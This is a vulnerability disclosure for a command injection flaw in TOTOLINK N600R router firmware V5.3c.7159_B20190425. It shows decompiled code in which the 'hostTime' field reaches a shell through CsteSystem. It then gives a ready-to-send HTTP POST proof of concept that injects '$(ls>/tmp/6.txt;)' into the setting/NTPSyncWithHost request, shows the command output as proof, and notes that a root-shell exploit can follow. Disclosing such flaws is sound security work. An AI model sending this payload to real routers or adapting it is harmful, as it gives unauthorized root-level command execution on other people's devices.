
TOTOlink N600R V5.3c.7159_B20190425 Command injection vulnerability

Overview

- Manufacturer's website information： http://www.totolink.cn
- Firmware download address ： http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=2&ids=36


1. Affected version



编号	标题	版本	上传时间	下载
1	N600R升级过渡版本	V5.3c.7159_B20190425	2021-07-17	⬇
2	N600R升级固件	V4.3.0cu.7647_B20210106	2021-07-17	⬇
3	N600R数据手册	Ver1.0	2021-08-10	⬇


Figure 1 shows the latest firmware Ba of the router

Vulnerability details



```
v11 = 0;
v5 = (const char *)websGetVar(a2, "hostTime", "");
memset(v13, 0, sizeof(v13));
gettimeofday(&v12, 0);
v6 = fopen("/tmp/wanranchocontime", "r");
v7 = v6;
if ( v6 )
{
  fscanf(v6, "%s", v14);
  v8 = atoi(v14);
  fclose(v7);
  sprintf(v13, "echo '%d' > tmp/preNtpConnectTime", v12.tv_sec - v8);
  system(v13);
}
sprintf(v10, "date -s \"%s\"", v5);
CsteSystem(v10, 0);
apmib_set(151, &v11);
apmib_update_web(4);
system("echo 9 > /tmp/ntp_tmp");
websSetCfgResponse(a1, a3, "0", "reserv");
```

The content obtained by the program through the hosttime function is passed to V5, and then V5 passes the matched content to V10 through the sprintf function, and then brings V10 into the cstesystem function



```
int __fastcall CsteSystem(const char *a1, int a2)
{
  int result; // $v0
  int v5; // $s0
  int v6; // $a0
  _DWORD *v7; // $v0
  int v8; // [sp+18h] [-1Ch] BYREF
  int v9[6]; // [sp+1Ch] [-18h] BYREF

  v8 = 0;
  if ( a1 )
  {
    v5 = fork();
    result = -1;
    if ( v5 != -1 )
    {
      if ( !v5 )
      {
        v9[0] = (int)"sh";
        v9[1] = (int)"-c";
        v9[2] = (int)a1;
        v9[3] = 0;
        if ( a2 )
          printf("[system]: %s\r\n", a1);
        execv("/bin/sh", v9);
        exit(127);
```

At this time, corresponding to the parameter A1, the function assigns A1 to the array of V9, and finally executes the command through the execv function. There is a command injection vulnerability

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V5.3c.7159_B20190425
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
Content-Length: 79
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/adm/status.asp?timestamp=1647872753309
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: SESSION_ID=2:1647872744:2
Connection: close

{"topicurl":"setting/NTPSyncWithHost",
"hostTime":"test.com$(ls>/tmp/6.txt;)"}
```

The reproduction results are as follows:



```
# cat /tmp/6.txt
bin
dev
etc
home
init
lib
lighttp
mnt
proc
sys
tmp
usr
var
web_cste
# ls /tmp
1.txt            cloudFwStatus        firewall_igd         update_flag
2.txt            cloudPluginStatus    fwinfo               usb
4.txt            cloudsrvup_check     lock                 wanlink
5.txt            dhcpd_unix           log                  wanranchocontime
6.txt            dns_urlfilter_conf   ntp_tmp              webWlanIdx
7.txt            ep.txt               port_status          wscd_status
DloadFwMd5       ep2.txt              preNtpConnectTime
bridge_init      ep3.txt              protect_process
# 
```

Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell